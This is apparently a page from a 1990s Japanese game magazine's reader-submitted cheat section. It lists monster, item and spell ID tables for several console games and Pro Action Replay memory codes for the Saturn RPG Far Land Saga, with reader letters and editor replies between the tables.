0B	瞬獄殺
0C	挑発
0D	前転
0E	百鬼襲
	殺意の波動に目覚めたリュウ
00	昇龍拳
01	波動拳
02	竜巻旋風脚
03	空中竜巻旋風脚
04	真空波動拳
05	真空竜巻旋風脚
06	挑発
0A	灼熱波動拳
0C	阿修羅閃空
0D	瞬獄殺
0E	滅殺昇龍拳
	ガイル
01	挑発
04	サマーソルト
05	ソニックブーム
06	サマーソルト（スパコン）
07	ソニックハリケーン

（秋田県雄勝郡/木村　友登）

〈第10表〉『ソウルマスターThe Best版』モンスターカードリスト

00	マッシュルーム	11	セイレーン	22	ファイアドレイク	33	ウォータースピリット	44	スペクター	55	ツリーマン
01	リーチ	12	オーガ	23	ワイヴァーン	34	ファイアスピリット	45	ヴァンパイア	56	リザードマン
02	ラット	13	ハーピー	24	ラフレシア	35	ウィンドスピリット	46	シェイド	57	ジャイアント
03	ビー	14	グリズリー	25	クラーケン	36	アースフォーム	47	バンシー	58	サンドマン
04	スネーク	15	エリクトリックイール	26	ドラゴン	37	ウォーターフォーム	48	ドッペルゲンガー	59	エルフ
05	クラブ	16	サンドワーム	27	ロック	38	ファイアフォーム	49	ナイトメア	5A	マーメイド
06	ゴブリン	17	グリフォン	28	ヘルハウンド	39	ウィンドフォーム	4A	ゲートガード	5B	ドワーフ
07	バット	18	サーベルタイガー	29	メデューサ	3A	アースジニー	4B	ルインズガード	5C	フェアリー
08	スパイダー	19	ホーンドタートル	2A	ケルベロス	3B	ウォータージニー	4C	トゥームガード	5D	ベガサス
09	トード	1A	トロル	2B	ミノタウロス	3C	ファイアジニー	4D	タワーガード	5E	ユニコーン
0A	オーク	1B	ヒポグリフ	2C	フェニックス	3D	ウィンドジニー	4E	ミストガード	5F	ケンタウロス
0B	バルーン	1C	コカトリス	2D	グリボンズィー	3E	スケルトン	4F	ストーンガーゴイル	60	ドラゴニアン
0C	アルマジロ	1D	シーサーペント	2E	アースゼリー	3F	ゾンビ	50	ブロンズガーゴイル	61	スフィンクス
0D	ジェリーフィッシュ	1E	サイクロプス	2F	ウォーターゼリー	40	グール	51	クリスタルガーゴイル	62	ファイター
0E	スコーピオン	1F	マンティコア	30	ファイアゼリー	41	ワイト	52	フライングソード	63	ノーブル
0F	モス	20	バジリスク	31	ウィンドゼリー	42	マミー	53	ダンシングソード	64	メイジ
10	キラーカマー	21	ヒドラ	32	アーススピリット	43	レイス	54	ジャガーノート	65	マーチャント

（茨城県真壁郡/YCAT【GUC】）

●セガは変わってないといいますが、CMぐらいは変わったと認めてもいいのでは？（徳島県麻植郡/煮あ兵）㊙CMは変わりました。ヤケクソなぐらいに。だけど、日常の風景からひっぱって、最後にゲームに結び付けて落とすという手法がまるっきりプレステ風味。いいのかな～？

〈第11表〉『ソウルマスターThe Best版』アイテムカードリスト

00	地魂石	05	地割りハンマー	0A	ひつじのつのの笛	0F	希望の花	14	魔法のランプ	19	破魔の札
01	水魂石	06	底無しの壺	0B	加重力の分銅	10	希望の花	15	魔法のランプ	1A	破魔の札
02	火魂石	07	火炎太鼓	0C	太陽の涙	11	またたび	16	ワンダーエッグ	1B	スワップリング
03	風魂石	08	風雲の風車	0D	メデューサの目	12	反転香	17	ガーディアンの素	1C	仕返しの鏡
04	煙幕玉	09	聖なるしずく	0E	まつたけもどき	13	反魂の鈴	18	黒猫のまんじゅう	1D	流星のかけら

（茨城県真壁郡/YCAT【GUC】）

〈第12表〉『ルナティックドーンⅢ』アイテムリスト

000	ショートソード	042	バルチザン	084	麻のローブ	0C6	フレイム・バングル	10C	ちどり酒	150	オーダー・エール
001	ハンティングナイフ	043	デス・サイズ	085	サバイバル・ローブ	0C7	アクア・バングル	10D	火事場のばか力	151	ケイオス・エール
002	クックリ	044	ロンギヌス	086	カソック	0C8	エアー・バングル	10E	下剤	152	スパーク・エール
003	ハゼラード	045	グンニグル	087	レザー・ローブ	0C9	グランド・バングル	10F	魔法水	153	ムーン・エール
004	マン・ゴーシュ	046	火縄銃	088	フェルト・ローブ	0CA	スピリット・バングル	110	死の薬	154	マシン・エール
005	スクラマサクス	047	ライフル	089	スタッディ・ローブ	0CB	バーサク・バングル	111	神の酒	155	バランス
006	カービング・ナイフ	048	クロスボウ・ライト	08A	ハードレザー・ローブ	0CC	マジック・バングル	112	こそどろの鍵	156	アンバランス
007	グラディウス	049	クロスボウ	08B	チェイン・ローブ	0CD	シェル・バングル	113	盗人の鍵	157	パワーストーン
008	クリスタルナイフ	04A	雫八九式ライフル	08C	カのローブ	0CE	スピード・バングル	114	大どろぼうの鍵	158	マジックレイズ
009	スローティア	04B	ヘビー・クロスボウ	08D	魔のローブ	0CF	サファイア・バングル	115	スキル水晶1	159	炎のゆらめき
00A	ロングソード	04C	リピーター	08E	エルブン・ローブ	0D0	ガード・リング	116	スキル水晶2	15A	水のきらめき
00B	ブロード・ソード	04D	ベネトレイト	08F	ゴールデン・ローブ	0D1	リデュース・リング	117	スキル水晶3	15B	風のささやき
00C	クレイモア	04E	レーザー・ブラスター	090	ハーミット・ローブ	0D2	秩序の指輪	118	クイックカプセル	15C	地のぬくもり
00D	バスタード・ソード	04F	マジック・ブラスター	091	雫八九式ローブ	0D3	混沌の指輪	119	スローカプセル	15D	オーダー・クリスタル
00E	グレート・ソード	050	レザー・グローブ	092	エンジェル・ガード	0D4	光の指輪	11A	ミスリル	15E	ケイオス・クリスタル
00F	マサムネ・ブレード	051	ブラス・ナックル	093	月狂の衣	0D5	闇の指輪	11B	はがね屑	15F	スパーク・クリスタル
010	ルーン・ブレード	052	アイアン・ネイル	094	マジック・ローブ	0D6	炎の指輪	11C	ランダマイザー	160	ムーン・クリスタル
011	エネルギーソード	053	キャッツ・ネイル	095	精霊の法衣	0D7	水の指輪	11D	必殺技の本 剣の巻	161	マジック・クリスタル
012	エクスカリバー	054	ベア・ナックル	096	炎の法衣	0D8	風の指輪	11E	必殺技の本 舞の巻	162	メンズカード
013	レーヴァンテイン	055	炎のグローブ	097	水の法衣	0D9	地の指輪	11F	必殺技の本 光の巻	163	レディースカード
014	ハンド・アックス	056	ドラゴン・ハング	098	風の法衣	0DA	精霊の指輪	120	必殺技の本 封の巻	164	山吹色の菓子
015	ストーン・アックス	057	闇のグローブ	099	地の法衣	0DB	スケープゴート	121	必殺技の本 狂の巻	165	どろまんじゅう
016	フランシスカ	058	エネルギー・ナックル	09A	光のローブ	0DC	灰	122	必殺技の本 力の巻	166	魔物の爪
017	ハチェット	059	G・ナックル	09B	闇のローブ	0DD	濁った水	123	必殺技の本 血の巻	167	マジック・エール
018	トマホーク	05A	ダガー	09C	星屑のローブ	0DE	草	124	必殺技の本 命の巻	168	青色の灰
019	サブヴァーシブ	05B	毒ダーツ	09D	ロープ・オブ・ロード	0DF	薬草	125	必殺技の本 神の巻	169	赤色の灰
01A	デス・アックス	05C	手裏剣	09E	プラネット・ガード	0E0	マンドラゴラ	126	魔力のかけら	16A	紫色の灰
01B	イクソサイズ	05D	炸裂玉	09F	グロリアス・ローブ	0E1	ナイトシェイド	129	炎のかけら	16B	緑色の灰
01C	ルーン・アックス	05E	ブーメラン	0A0	ウッド・シールド	0E2	きのこ	12A	水のかけら	16C	水色の灰
01D	ミョルニール	05F	ブーメラン改	0A1	バックラー	0E7	バイオレット	12B	風のかけら	16D	黄色の灰
01E	ダブル・アックス	060	炸裂ダーツ	0A2	スモール・シールド	0E8	ブラックリリイ	12C	地のかけら	16E	黒色の灰
01F	ライト・アックス	061	S-EM-Y	0A3	スケール・シールド	0E9	たんぽぽ	12D	力の宝珠L5	16F	異世界冒険記
020	ブロード・アックス	062	チャクラム	0A4	アイアン・シールド	0EA	ロートス	12E	力の宝珠L20	170	ないろのえんぱん
021	バトル・アックス	063	エネルギー・ジュエル	0A5	チタン・シールド	0EB	ナルキッソス	12F	力の宝珠L50	171	秩序のアミュレット1
022	グレート・アックス	064	レザーアーマー	0A6	ラージ・シールド	0EC	ロートスの実	130	力の宝珠L99	175	秩序のアミュレット2
023	ヘビー・アックス	065	キルボアール	0A7	カイト・シールド	0ED	バイオレットの種	131	秩序の宝珠	179	秩序のアミュレット3
024	シー・アックス	066	チェインメイル	0A8	タワー・シールド	0EE	ブラックリリイの種	132	混沌の宝珠	17D	混沌のアミュレット1
025	マジック・アックス	067	ハードレザーアーマー	0A9	クリスタル・シールド	0EF	たんぽぽの種	133	光の宝珠	181	混沌のアミュレット2
026	グランド・アックス	068	リングメイル	0AA	プラチナシールド	0F0	ロートスの種	134	闇の宝珠	185	混沌のアミュレット3
027	スマッシャー	069	ラメラーメイル	0AB	雫八九式シールド	0F1	ヒール・ポーション	135	エクスプロージョン	189	光のアミュレット1
028	炎の杖	06A	セラミック・シェル	0AC	ゲイン・パワー	0F2	スーパーヒール	136	コンフュージョン	18D	光のアミュレット2
029	水の杖	06B	ブロンズ・アーマー	0AD	リフレクト・シールド	0F3	ハイパーヒール	137	コンフューージョン	191	光のアミュレット3
02A	青銅の杖	06C	プロテクト・シェル	0AE	雫八九式シールド改	0F4	マナ・ポーション	138	青色の灰	195	闇のアミュレット1
02B	鋼の杖	06D	スケールアーマー	0AF	マジック・シールド	0F5	スーパーマナ	139	赤色の灰	199	闇のアミュレット2
02C	大理石の杖	06E	ジュエルアーマー	0B0	イージス・シールド	0F6	ハイパーマナ	13A	紫色の灰	19D	闇のアミュレット3
02D	マジック・ワンド	06F	プラチナアーマー	0B1	レーザー・シールド	0F7	エリクサー	13B	緑色の灰	1A1	天使のアミュレット
02E	ゴールド・サン	070	炎の鐙	0B2	スピリット・フォース	0F8	毒消し	13C	水色の灰	1A2	神のアミュレット
02F	シャイニング・スター	071	水の鐙	0B3	アブソリュートガード	0F9	苦い薬	13D	黄色の灰	1A3	卵
030	クレセント・ムーン	072	猫目鐙	0B4	ルビー・ネックレス	0FA	痺れとり	13E	黒色の灰	1A4	人形
031	ユグドラシル・ロッド	073	ヒールアーマー	0B5	ルビー・ネックレス	0FB	くさった水	13F	エルブン・ボウの種	1A5	金塊
032	木の弓	074	エアリーアーマー	0B6	月狂のネックレス	0FC	気つけ薬	140	ユグドラシルの杖	1A6	交換日記
033	樫の木の弓	075	雫八九式シェル	0B7	幸運のネックレス	0FD	トウガラシ	141	ユグドラシルの実	1A7	巻き物
034	鉄の弓	076	月狂の鐙	0B8	ボイズンガード	0FE	リストアポーション	142	ユグドラシルの葉	1A8	宝石
035	疾風の弓	077	グレイスピング	0B9	パラライズガード	0FF	キャストポーション	143	ドラゴン・オーブ	1A9	杖
036	風の弓	078	武者鐙	0BA	コンフュガード	100	きついこうすい	144	生命の実	1AA	ひも
037	エルブン・ボウ	079	ベヒモス・シェル	0BB	フォビドガード	101	アタックポーション	145	魔力の実	1AB	リボン
038	炎の弓	07A	ブリベントレイド	0BC	ダウンガード	102	ナグレナ草	146	火の種	1AC	書物
039	天使の弓	07B	プレートアーマー	0BD	ブレインガード	103	メンタルポーション	147	風の種	1AD	つぼ
03A	骨の弓	07C	ブースト・マジック	0BE	モーションガード	104	リカバリーポーション	148	地の種	1AE	ネックレス
03B	アルテミスの弓	07D	クリスタルアーマー	0BF	チェンジガード	105	プレイブポーション	149	水の種	1AF	靴
03C	なぎなた	07E	ブースト・パワー	0C0	ゴールデン・バングル	106	ヨワ草	14A	マシン・ホイール	1B0	入れ歯
03D	ブージ	07F	マジックアーマー	0C1	パワーブレスレット	107	ウィザーズポーション	14B	火薬	1B1	眼鏡
03E	グレイブ	080	ケイオス・シェル	0C2	マジックブレスレット	108	ほのかなこうすい	14C	ファイア・エール	1B2	箱
03F	フォーシャール	081	エターナル・パワー	0C3	プロテクト・シェイド	109	アーマーポーション	14D	エアー・エール	1B3	おもちゃ
040	ハルバード	082	シルクのローブ	0C4	エルブン・バングル	10A	ワライダケ	14E	ウォーター・エール	1B4	歯車
041	ギザルム	083	神楽舞衣	0C5	バトルガントレット	10B	デックスポーション	14F	グラウンド・エール	1B5	牙

●その昔、『エスケープキッズ』という連打ゲーに燃えた記憶があるんですがメーカーが思い出せねー。（栃木県宇都宮市/武人）㊎おお、懐かしい。それはコナミの作品ですよ。結果が悪いプレイヤーは、なんの前触れもなく便器に流されるというムリヤリな罰がすばらしかったですな。

1B6	爪	1C3	爆薬	1D0	かれた花束	1DC	地の紋章	1E8	ひげ	1F4	ドラゴン・アイ
1B7	指輪	1C4	鍵	1D1	くさった卵	1DD	魔法の紋章	1E9	線	1F5	精霊達の鏡
1B8	腕輪	1C5	天秤	1D2	何も書かれていない巻物	1DE	機械の紋章	1EA	ひれ	1F6	金の実
1B9	花束	1C6	プレート	1D3	何も書かれていない巻物	1DF	マスター・エンブレム	1EB	へた	1F7	月桂樹の葉
1BA	笛	1C7	アミュレット	1D4	こわれた歯車	1E0	星の記憶	1EC	うろこ	1F8	レリーフ
1BB	オルゴール	1C8	金の入れ歯	1D5	秩序の紋章	1E1	星の涙	1ED	ひげ	1F9	天使の輪
1BC	種	1C9	さびたメダル	1D6	混沌の紋章	1E2	星の吐息	1EE	ホーリー・グレイル	1FA	エデンの鍵
1BD	うろこ	1CA	こわれたおもちゃ	1D7	光の紋章	1E3	星の結晶	1EF	ストレンジ・プレート	1FB	カードキー
1BE	骨	1CB	くるった天秤	1D8	闇の紋章	1E4	炎の力	1F0	ハーミット・リング	1FC	羽衣
1BF	メダル	1CC	ぼろぼろの靴	1D9	火の紋章	1E5	炎の心	1F1	ルナ・ネックレス	1FD	歴史書
1C0	聖水	1CD	やぶれたドレス	1DA	水の紋章	1E6	炎の結晶	1F2	C-P-U	1FE	飛翔靴
1C1	ドレス	1CE	ガラス玉	1DB	風の紋章	1E7	ギャラルホルン	1F3	プラネット・シード	1FF	成田山のお守り
1C2	お菓子	1CF	しけった爆薬								

（新潟県新潟市/CIN【GUC】）

〈第13表〉『ルナティックドーンⅢ』魔法リスト

	秩序系	08	グランドネイルL3	10	エアーバーストL2	18	聖なる炎L1	21	清めの水L1	28	狂気の風L2
00	フレイムアローL1	09	アクアバレットL1	11	エアーバーストL3	19	聖なる炎L2	22	清めの水L2	29	狂気の風L3
01	フレイムアローL2	0A	アクアバレットL2	12	グランドシェイクL1	1A	聖なる炎L3	23	清めの水L3	2A	奈落L1
02	フレイムアローL3	0B	アクアバレットL3	13	グランドシェイクL2	1B	風の衣L1		闇系	2B	奈落L2
03	エアーダガーL1		混沌系	14	グランドシェイクL3	1C	風の衣L2	24	闇の炎L1	2C	奈落L3
04	エアーダガーL2	0C	フレイムダンスL1	15	アクアブレイクL1	1D	風の衣L3	25	闇の炎L2	2D	邪なる水L1
05	エアーダガーL3	0D	フレイムダンスL2	16	アクアブレイクL2	1E	地の祝福L1	26	闇の炎L3	2E	邪なる水L2
06	グランドネイルL1	0E	フレイムダンスL3	17	アクアブレイクL3	1F	地の祝福L2	27	狂気の風L1	2F	邪なる水L3
07	グランドネイルL2	0F	エアーバーストL1		光系	20	地の祝福L3				

（新潟県新潟市/CIN【GUC】）

〈第14表〉『デジモンワールド』アイテムリスト

00	回復フロッピー	16	オートパイロット	2C	デジタケ	41	ブラックデジマス	56	聖なる角	6B	愛のばんそうこう
01	中回復フロッピー	17	攻撃チップ	2D	雪割りキノコ	42	デジナマズ	57	重い兜	6C	ビームガン
02	大回復フロッピー	18	防御チップ	2E	デラックスキノコ	43	デジカムル	58	ギザギザはさみ	6D	金のバナナ
03	超回復フロッピー	19	かしこさチップ	2F	デジぼっくり	44	くさった肉	59	有機肥料	6E	謎のタマゴ
04	MPフロッピー	1A	すばやさチップ	30	ブルーリンゴ	45	運だめしキノコ	5A	イガ流の秘伝書	6F	奇跡のルビー
05	中MPフロッピー	1B	HPチップ	31	アセラロ	46	クサリカケメロン	5B	お供え酒	70	ビートルダイヤ
06	大MPフロッピー	1C	MPチップ	32	黄金ドングリ	47	灰色の爪	5C	北極星の印	71	サンゴのお守り
07	ダブルフロッピー	1D	デビルチップA	33	ヘビーいちご	48	炎のかけら	5D	赤い貝がら	72	月光の鏡
08	色々フロッピー	1E	デビルチップD	34	天然あまぐり	49	燃える羽	5E	硬いウロコ	73	湖のぬしの笛
09	万能フロッピー	1F	デビルチップE	35	モンドレイク	4A	鉄のヒツメ	5F	ミスリル	74	ぼろい釣ざお
0A	対変化フロッピー	20	けいたいトイレ	36	食用サボテン	4B	モノクロストーン	60	氷水晶	75	すごい釣ざお
0B	再生フロッピー	21	トレーマニュアル	37	オレンジバナナ	4C	鋼のドリル	61	けはえ薬	76	レオモン族の石板
0C	超再生フロッピー	22	安眠まくら	38	ごうりき草の実	4D	牙の化石	62	サングラス	77	館のカギ
0D	ばんそうこう	23	敵よけお守り	39	じょうぶ草の実	4E	黒い羽	63	メタルパーツ	78	はぐるま
0E	薬	24	敵よせシグナル	3A	はやあし草の実	4F	トゲこん棒	64	死を呼ぶ骨	79	雨ふり草の実
0F	攻撃プラグイン	25	健康サンダル	3B	ものしり草の実	50	輝くたてがみ	65	サイバーパーツ	7A	血のしたたる肉
10	防御プラグイン	26	肉	3C	もりもり草の実	51	白い羽	66	メガハンド	7B	れいぞうこのカギ
11	高速プラグイン	27	巨大肉	3D	やすらぎ草の実	52	ボロ布	67	銀玉	7C	古代文字解読機
12	万能プラグイン	28	極上肉	3E	デジジャコ	53	電気リング	68	メタルアーマー	7D	ギガハンド
13	攻撃プラグインS	29	挑戦ニンジン	3F	デジプナ	54	虹色の笛	69	チェンソー	7E	高貴なたてがみ
14	防御プラグインS	2A	サクラ鳥大根	40	デジマス	55	風見鶏	6A	小さな槍	7F	メタルバナナ
15	高速プラグインS	2B	ペンペンペン草								

（茨城県真壁郡/YCAT【GUC】）

〈第15表〉『火魅子伝』贈り物リスト

A1	真紅のダルマ	A9	銀の指輪	B1	金の塊	B9	朱雀人形	C1	カトレアの鉢	C9	バラの壷
A1	クジラの人形	AA	ラフレシア	B2	紫水晶の結晶	BA	青い鳥の人形	C2	バラの花瓶	CA	紫陽花の花瓶
A2	超合金ロボ	AB	ハーブの小袋	B3	石灰石の指輪	BB	わら人形	C3	金と真珠の冠	CB	青龍の岩
A3	茄子の人形	AC	ひまわりの鉢	B4	赤い花瓶	BC	百合人形	C4	琥黄の腕輪	CC	紫水晶の小箱
A4	白熊の人形	AD	すずらんの鉢	B5	青い小鉢	BD	白虎の石像	C5	絹のカーテン	CD	天光環
A5	赤いリボン	AE	白百合の花束	B6	金の置き時計	BE	玄武の金像	C6	薄紫色の絨毯	CE	天光環
A6	ヒスイの指輪	AF	ルビーの指輪	B7	茄子の箸置き	BF	ヒスイの土偶	C7	光苔の石	CF	天光環
A7	黄金の首飾り	B0	珊瑚のかけら	B8	白銀の燭台	C0	火魅子の像	C8	花柄の石板	D0	天光環
A8	酒瓶の首飾り										

（茨城県真壁郡/YCAT【GUC】）

〈第16表〉『快刀乱麻 雅』アイテムリスト

0000	紅	000A	稽古場	0014	羽織	001E	お茶	0028	包丁	0032	船来家具
0001	櫛	000B	お茶	0015	長袴	001F	団子	0029	虚徹	0033	信楽の椀
0002	鉄下駄	000C	握り飯	0016	振袖	0020	田楽	002A	静小太刀	0034	竹内文献
0003	琵琶	000D	うどん	0017	滑稽本	0021	栗餅	002B	青竜刀	0035	銅製香炉
0004	かんざし	000E	焼き魚	0018	酒落本	0022	お汁粉	002C	斬馬刀	0036	藤絵視箱
0005	三味線	000F	天ぷら	0019	人情本	0023	西洋菓子	002D	長崎絵	0037	西陣織
0006	師宣の絵	0010	懐石料理	001A	兵学書	0024	万金丹	002E	西洋鏡	0038	船来時計
0007	涼炉	0011	手ぬぐい	001B	五輪の書	0025	反魂丹	002F	地球儀	0039	賢者の石
0008	霊木刀	0012	小袖	001C	蘭学辞典	0026	倍命丹	0030	ドレス	003A	妖刀村雨
0009	屋敷	0013	留袖	001D	写楽の絵	0027	釘	0031	闘不破	FFFF	なし

（京都府城陽市/羽山　遼）

●エニックスが少し迷走ぎみなのは『ドラクエⅦ』の発売日が決まらないからだと思う。（千葉県千葉市/GUN）㊋ソニーが白旗を切ってまでプレッシャーを与えてくるしね。『ドラクエⅦ』の発売後、4か月はプレステ2を出さないという契約までしたのになあ。

SEGA SATURN

ファーランドサーガ 時の道標

所持金	16065288	00xx
	1606528A	xxxx
アイテム1	36066BE1	00xx
アイテム1の数99	36066BE3	0063
アイテム2	36066BE5	00xx
アイテム2の数99	36066BE7	0063
アイテム3	36066BE9	00xx
アイテム3の数99	36066BEB	0063
アイテム4	36066BED	00xx
アイテム4の数99	36066BEF	0063
アイテム5	36066BF1	00xx
アイテム5の数99	36066BF3	0063
アイテム6	36066BF5	00xx
アイテム6の数99	36066BF7	0063
アイテム7	36066BF9	00xx
アイテム7の数99	36066BFB	0063
アイテム8	36066BFD	00xx
アイテム8の数99	36066BFF	0063
アイテム9	36066C01	00xx
アイテム9の数99	36066C03	0063
アイテム10	36066C05	00xx
アイテム10の数99	36066C07	0063
アイテム11	36066C09	00xx
アイテム11の数99	36066C0B	0063
アイテム12	36066C0D	00xx
アイテム12の数99	36066C0F	0063
アイテム13	36066C11	00xx
アイテム13の数99	36066C13	0063
アイテム14	36066C15	00xx
アイテム14の数99	36066C17	0063
アイテム15	36066C19	00xx
アイテム15の数99	36066C1B	0063
アイテム16	36066C1D	00xx
アイテム16の数99	36066C1F	0063
アイテム17	36066C21	00xx
アイテム17の数99	36066C23	0063
アイテム18	36066C25	00xx
アイテム18の数99	36066C27	0063
アイテム19	36066C29	00xx
アイテム19の数99	36066C2B	0063
アイテム20	36066C2D	00xx
アイテム20の数99	36066C2F	0063

xxは〈第1表〉参照。

カリン

移動・攻撃フラグ	36063AAF	000x

xは0＝移動・攻撃できる。1＝移動・攻撃できない。

魔法・道具フラグ	36063AB3	000x

xは0＝魔法・道具を使うことができる。1＝魔法・道具を使うことができない。

LV	16063A54	00xx
X座標	36063A5E	00xx
Y座標	36063A5F	00xx
状態	36063A60	00xx

xxは〈第2表〉参照。

武器	16033A64	00xx
防具	16033A66	00xx
装備1	16033A68	00xx
装備2	16033A6A	00xx
持物1	16033A6C	00xx
持物2	16033A6E	00xx
持物3	16033A70	00xx
持物4	16033A72	00xx
HP最大	16033A74	0xxx
HP現在	16033A76	0xxx
MP最大	16033A78	00xx
MP現在	16033A7A	0xxx
EXP	16033A7C	xxxx
攻撃力	16033A7E	0xxx
防御力	16033A80	0xxx
知力	16033A82	0xxx
魔抗力	16033A84	0xxx
敏捷さ	16033A86	0xxx
魔法1	16033A88	00xx
魔法2	16033A8A	00xx
魔法3	16033A8C	00xx
魔法4	16033A8E	00xx
魔法5	16033A90	00xx
魔法6	16033A92	00xx
魔法7	16033A94	00xx
魔法8	16033A96	00xx
魔法9	16033A98	00xx
魔法10	16033A9A	00xx

xxは〈第3表〉参照。

アル

移動・攻撃フラグ	36063B2B	000x
魔法・道具フラグ	36063B2F	000x
LV	16033AD0	00xx
X座標	36033ADA	00xx
Y座標	36033ADB	00xx
状態	36033AEC	00xx

xxは〈第2表〉参照。

武器	16033AE0	00xx
防具	16033AE2	00xx
装備1	16033AE4	00xx
装備2	16033AE6	00xx
持物1	16033AE8	00xx
持物2	16033AEA	00xx
持物3	16033AEC	00xx
持物4	16033AEE	00xx
HP最大	16033AF0	0xxx
HP現在	16033AF2	0xxx
MP最大	16033AF4	00xx
MP現在	16033AF6	0xxx
EXP	16033AF8	xxxx
攻撃力	16033AFA	0xxx
防御力	16033AFC	0xxx
知力	16033AFE	0xxx
魔抗力	16033B00	0xxx
敏捷さ	16033B02	0xxx
魔法1	16033B04	00xx
魔法2	16033B06	00xx
魔法3	16033B08	00xx
魔法4	16033B0A	00xx
魔法5	16033B0C	00xx
魔法6	16033B0E	00xx

CAUTION !!

本紙に掲載されている改造コードは、基本的に以下のバージョンの改造ツールを使用しています。もし本誌の改造コードが正常に作動しない場合、まずお手持ちの改造ツールのバージョンを確認してください。

編集部で改造コードのチェックに使用している改造ツールは、プレイステーションはプロアクションリプレイVer.2.1、セガサターンがプロアクションリプレイVer.2.01、及びX-ターミネーターVer3.0j、スーパーファミコンがX-ターミネーター・サスケ、ゲームボーイはX-ターミネーター・光です。これより低いバージョンのものや、他種の改造ツールでの動作は確認いたしておりません。また、ゲームボーイではサターンと違い、プロアクションリプレイとX-ターミネーター・光のコードは、一部共有できないようになっています。

改造ツールのバージョンアップ、使用法などのご質問は、お買い上げになられた販売店か製造元へお問い合わせください。

●「北斗の拳」のタイプソフトってなんだ？　秘孔を突くの？　（富山県魚津市/ポプ）　㊟そうです。「あたたたた」の音声に従って、リズミカルにキーを打ちます。すごいです。ファミコン版『北斗の拳』が「あべし」を取ってパワーアップだったのと同じぐらいすごいシステムだと思います。

魔法7	16033B10	00xx
魔法8	16033B12	00xx
魔法9	16033B14	00xx
魔法10	16033B16	00xx

xxは〈第3表〉参照。

アリス

移動・攻撃フラグ	36063BA7	000x
魔法・道具フラグ	36063BAB	000x
LV	16033B4C	00xx
X座標	36033B56	00xx
Y座標	36033B57	00xx
状態	36033B58	00xx

xxは〈第2表〉参照。

武器	16033B5C	00xx
防具	16033B5E	00xx
装備1	16033B60	00xx
装備2	16033B62	00xx
持物1	16033B64	00xx
持物2	16033B66	00xx
持物3	16033B68	00xx
持物4	16033B6A	00xx
HP最大	16033B6C	0xxx
HP現在	16033B6E	0xxx
MP最大	16033B70	00xx
MP現在	16033B72	0xxx
EXP	16033B74	xxxx
攻撃力	16033B76	0xxx
防御力	16033B78	0xxx
知力	16033B7A	0xxx
魔抗力	16033B7C	0xxx
敏捷さ	16033B7E	0xxx
魔法1	16033B80	00xx
魔法2	16033B82	00xx
魔法3	16033B84	00xx
魔法4	16033B86	00xx
魔法5	16033B88	00xx
魔法6	16033B8A	00xx
魔法7	16033B8C	00xx
魔法8	16033B8E	00xx
魔法9	16033B90	00xx
魔法10	16033B92	00xx

xxは〈第3表〉参照。

サーラ

移動・攻撃フラグ	36063C23	000x
魔法・道具フラグ	36063C27	000x
LV	16033BC8	00xx
X座標	36033BD2	00xx
Y座標	36033BD3	00xx
状態	36033BD4	00xx

xxは〈第2表〉参照。

武器	16033BD8	00xx
防具	16033BDA	00xx
装備1	16033BDC	00xx
装備2	16033BDE	00xx
持物1	16033BE0	00xx
持物2	16033BE2	00xx
持物3	16033BE4	00xx
持物4	16033BE6	00xx
HP最大	16033BE8	0xxx
HP現在	16033BEA	0xxx
MP最大	16033BEC	00xx
MP現在	16033BEE	0xxx
EXP	16033BF0	xxxx
攻撃力	16033BF2	0xxx
防御力	16033BF4	0xxx
知力	16033BF6	0xxx
魔抗力	16033BF8	0xxx
敏捷さ	16033BFA	0xxx
魔法1	16033BFC	00xx
魔法2	16033BFE	00xx
魔法3	16033C00	00xx
魔法4	16033C02	00xx
魔法5	16033C04	00xx
魔法6	16033C06	00xx
魔法7	16033C08	00xx
魔法8	16033C0A	00xx
魔法9	16033C0C	00xx
魔法10	16033C0E	00xx

xxは〈第3表〉参照。

ラディッシュ

移動・攻撃フラグ	36063C9F	000x
魔法・道具フラグ	36063CA3	000x
LV	16033C44	00xx
X座標	36033C4E	00xx
Y座標	36033C4F	00xx
状態	36033C50	00xx

xxは〈第2表〉参照。

武器	16033C54	00xx
防具	16033C56	00xx
装備1	16033C58	00xx
装備2	16033C5A	00xx
持物1	16033C5C	00xx
持物2	16033C5E	00xx
持物3	16033C60	00xx
持物4	16033C62	00xx
HP最大	16033C64	0xxx
HP現在	16033C66	0xxx
MP最大	16033C68	00xx
MP現在	16033C6A	0xxx
EXP	16033C6C	xxxx
攻撃力	16033C6E	0xxx
防御力	16033C70	0xxx
知力	16033C72	0xxx
魔抗力	16033C74	0xxx
敏捷さ	16033C76	0xxx
魔法1	16033C78	00xx
魔法2	16033C7A	00xx
魔法3	16033C7C	00xx
魔法4	16033C7E	00xx
魔法5	16033C80	00xx
魔法6	16033C82	00xx
魔法7	16033C84	00xx
魔法8	16033C86	00xx
魔法9	16033C88	00xx
魔法10	16033C8A	00xx

xxは〈第3表〉参照。

ソフィア

移動・攻撃フラグ	36063D1B	000x
魔法・道具フラグ	36063D1F	000x
LV	16033CC0	00xx
X座標	36033CCA	00xx
Y座標	36033CCB	00xx
状態	36033CCC	00xx

xxは〈第2表〉参照。

武器	16033CD0	00xx
防具	16033CD2	00xx
装備1	16033CD4	00xx
装備2	16033CD6	00xx
持物1	16033CD8	00xx
持物2	16033CDA	00xx
持物3	16033CDC	00xx
持物4	16033CDE	00xx
HP最大	16033CE0	0xxx
HP現在	16033CE2	0xxx
MP最大	16033CE4	00xx
MP現在	16033CE6	0xxx
EXP	16033CE8	xxxx
攻撃力	16033CEA	0xxx
防御力	16033CEC	0xxx
知力	16033CEE	0xxx
魔抗力	16033CF0	0xxx
敏捷さ	16033CF2	0xxx
魔法1	16033CF4	00xx
魔法2	16033CF6	00xx
魔法3	16033CF8	00xx
魔法4	16033CFA	00xx
魔法5	16033CFC	00xx
魔法6	16033CFE	00xx
魔法7	16033D00	00xx
魔法8	16033D02	00xx
魔法9	16033D04	00xx
魔法10	16033D06	00xx

xxは〈第3表〉参照。

ルル

移動・攻撃フラグ	36063D97	000x
魔法・道具フラグ	36063D9B	000x
LV	16033D3C	00xx
X座標	36033D46	00xx
Y座標	36033D47	00xx
状態	36033D48	00xx

xxは〈第2表〉参照。

投稿の選考基準について

編集部で採用する改造コードの基準は、完成度の高さです。選考は先着順ではありません。あとから届いたコードでも、よりよい方が選択されます。

改造コードの選考は月末です。月末を目安に、完成度の高いコードになるようにがんばってください。

●NHKのニュースに『デスクリムゾン』のジャケットが！　国会図書館に保存されるらしいです。なぜエコールソフトばかり映すのだ、NHK！（愛知県春日井市/紅傭兵）　㊎あれは、たまたまエコールコレクターが寄贈した時期だったからだって。エコールって変なところで幸運だよな。

武器	16033D4C	00xx
防具	16033D4E	00xx
装備1	16033D50	00xx
